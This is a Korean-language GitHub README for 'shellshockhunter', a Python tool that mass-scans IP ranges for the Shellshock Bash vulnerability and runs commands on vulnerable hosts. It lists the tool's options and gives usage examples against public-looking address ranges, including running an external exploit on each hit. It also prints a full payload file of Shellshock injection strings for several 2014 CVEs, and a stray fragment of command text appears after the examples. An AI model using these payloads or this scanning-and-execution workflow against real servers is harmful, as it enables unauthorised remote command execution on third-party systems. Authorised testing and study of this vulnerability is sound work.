 mrcl0wnlab/shellshockhunter
shellshock 취약점 테스트를 위한 간단한 도구입니다.

쉘쇼크 취약점을 테스트하기 위한 간단한 도구입니다.


Autor:    MrCl0wn
Blog:     http://blog.mrcl0wn.com
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com
Shellshock는 Bashdoor라고도 알려져 있으며, Unix Bash 셸의 보안 버그 패밀리로, 첫 번째 버그는 2014년 9월 24일에 공개되었습니다. Shellshock는 공격자가 Bash에게 임의의 명령을 실행하도록 하여 요청을 처리하기 위해 Bash를 사용하는 웹 서버와 같은 많은 인터넷 연결 서비스에 무단 액세스할 수 있게 할 수 있습니다.
이 프로그램 또는 이전 프로그램은 교육 목적으로만 사용됩니다. 허가 없이 사용하지 마십시오. 일반적인 면책 조항이 적용되며, 특히 저(MrCl0wnLab)는 이 프로그램에서 제공하는 정보나 기능을 직간접적으로 사용하여 발생하는 모든 손해에 대해 책임을 지지 않습니다. 저자 또는 인터넷 제공자는 이 프로그램 또는 그 파생물의 내용이나 오용에 대해 책임을 지지 않습니다. 이 프로그램을 사용함으로써 귀하는 이 프로그램 사용으로 인해 발생하는 모든 손해(데이터 손실, 시스템 충돌, 시스템 손상 등)가 MrCl0wnLab의 책임이 아님을 인정합니다.
패키지 관리자 pip를 사용하세요.
pip install shodan
pip install ipinfo
python main.py --help


                                          ,/
                                        ,'/
                                      ,' /
                                    ,'  /_____,
                                  .'____    ,'
                                        /  ,'
                                      / ,'
                                      /,'
                                    /'
             ____  _     _____ _     _     ____  _      ___       _
            / ___|| |__ |___ /| |   | |   / ___|| |__  / _ \  ___| | __
            \___ \| '_ \  |_ \| |   | |   \___ \| '_ \| | | |/ __| |/ /
             ___) | | | |___) | |___| |___ ___) | | | | |_| | (__|   <
            |____/|_| |_|____/|_____|_____|____/|_| |_|\___/ \___|_|\_\
                     __   _   _             _              __
                    | _| | | | |_   _ _ __ | |_ ___ _ __  |_ |
                    | |  | |_| | | | | '_ \| __/ _ \ '__|  | |
                    | |  |  _  | |_| | | | | ||  __/ |     | |
                    | |  |_| |_|\__,_|_| |_|\__\___|_|     | |
                    |__|                                  |__| v1.0
                      By: MrCl0wn / https://blog.mrcl0wn.com

usage: tool [-h] [--file <ips.txt>] [--range <ip-start>,<ip-end>]
[--cmd-cgi <command shell>] [--exec-vuln <command shell>] [--thread <20>]
[--check] [--ssl] [--cgi-file <cgi.txt>] [--timeout <5>] [--all] [--debug]

optional arguments:
  -h, --help                   show this help message and exit
  --file <ips.txt>             Input your target host lists
  --range <ip-start>,<ip-end>  Set range IP Eg.: 192.168.15.1,192.168.15.100
  --cmd-cgi <command shell>    Define shell command that will be executed in the payload
  --exec-vuln <command shell>  Executing commands on vulnerable targets
  --thread <20>, -t <20>       Eg. 20
  --check                      Check for shellshock vulnerability
  --ssl                        Enable request with SSL
  --cgi-file <cgi.txt>         Defines a CGI file to be used
  --timeout <5>                Set connection timeout
  --all                        Teste all payloads
  --debug, -d                  Enable debug mode

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 10 --ssl --cgi-file 'wordlist/cgi.txt'

python main.py --range '194.206.187.X,194.206.187.XXX' --cmd 'id;uname -a' --thread 10 --ssl --cgi-file 'wordlist/cgi.txt'

python main.py --file targets.txt --cmd 'id;uname -a' --thread 10 --ssl --cgi-file 'wordlist/cgi.txt'

python main.py --file targets.txt --cmd 'id;uname -a' --thread 10 --ssl --cgi-file 'wordlist/cgi.txt' --all

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl --cgi-file 'wordlist/cgi2.txt' --exec-vuln 'curl -v -k -i "_TARGET_"'

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl --cgi-file 'wordlist/cgi2.txt' --exec-vuln './exploit -t "_TARGET_"'

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl --cgi-file 'wordlist/cgi2.txt' --exec-vuln './exploit -t "_TARGET_"' --debug

"_TARGET_"' )
 --debug
pwd: assets/exploits.json
{
    "DEFAULT":
        "() { :; }; echo ; /bin/bash -c '_COMMAND_'",
    "CVE-2014-6271":
        "() { :; }; echo _CHECKER_; /bin/bash -c '_COMMAND_'",
    "CVE-2014-6271-2":
        "() { :;}; echo '_CHECKER_' 'BASH_FUNC_x()=() { :;}; echo _CHECKER_' bash -c 'echo _COMMAND_'",
    "CVE-2014-6271-3":
        "() { :; }; echo ; /bin/bash -c '_COMMAND_';echo _CHECKER_;",
    "CVE-2014-7169":
        "() { (a)=>\\' /bin/bash -c 'echo _CHECKER_'; cat echo",
    "CVE-2014-7186":
        "/bin/bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' || echo '_CHECKER_, redir_stack'",
    "CVE-2014-7187":
        "(for x in {1..200} ; do echo \"for x$x in ; do :\"; done; for x in {1..200} ; do echo done ; done) | /bin/bash || echo '_CHECKER_, word_lineno'",
    "CVE-2014-6278":
        "() { _; } >_[$($())] { echo _CHECKER_; id; } /bin/bash -c '_COMMAND_'",
    "CVE-2014-6278-2":
        "shellshocker='() { echo _CHECKER_; }' bash -c shellshocker",
    "CVE-2014-6277":
        "() { x() { _; }; x() { _; } <<a; } /bin/bash -c _COMMAND_;echo _CHECKER_",
    "CVE-2014-*":
        "() { }; echo _CHECKER_' /bin/bash -c '_COMMAND_'"
}
pwd: assets/config.json
{
    "config": {
        "threads": 20,
        "path": {
            "path_output": "output/",
            "path_wordlist": "wordlist/",
            "path_modules": "modules/",
            "path_assets": "assets/"
        },
        "files_assets":{
            "config": "assets/config.json",
            "autor": "assets/autor.json",
            "exploits": "assets/exploits.json"
        },
        "api":{
            "shodan":"",
            "ipinfo":""
        }
    }
}






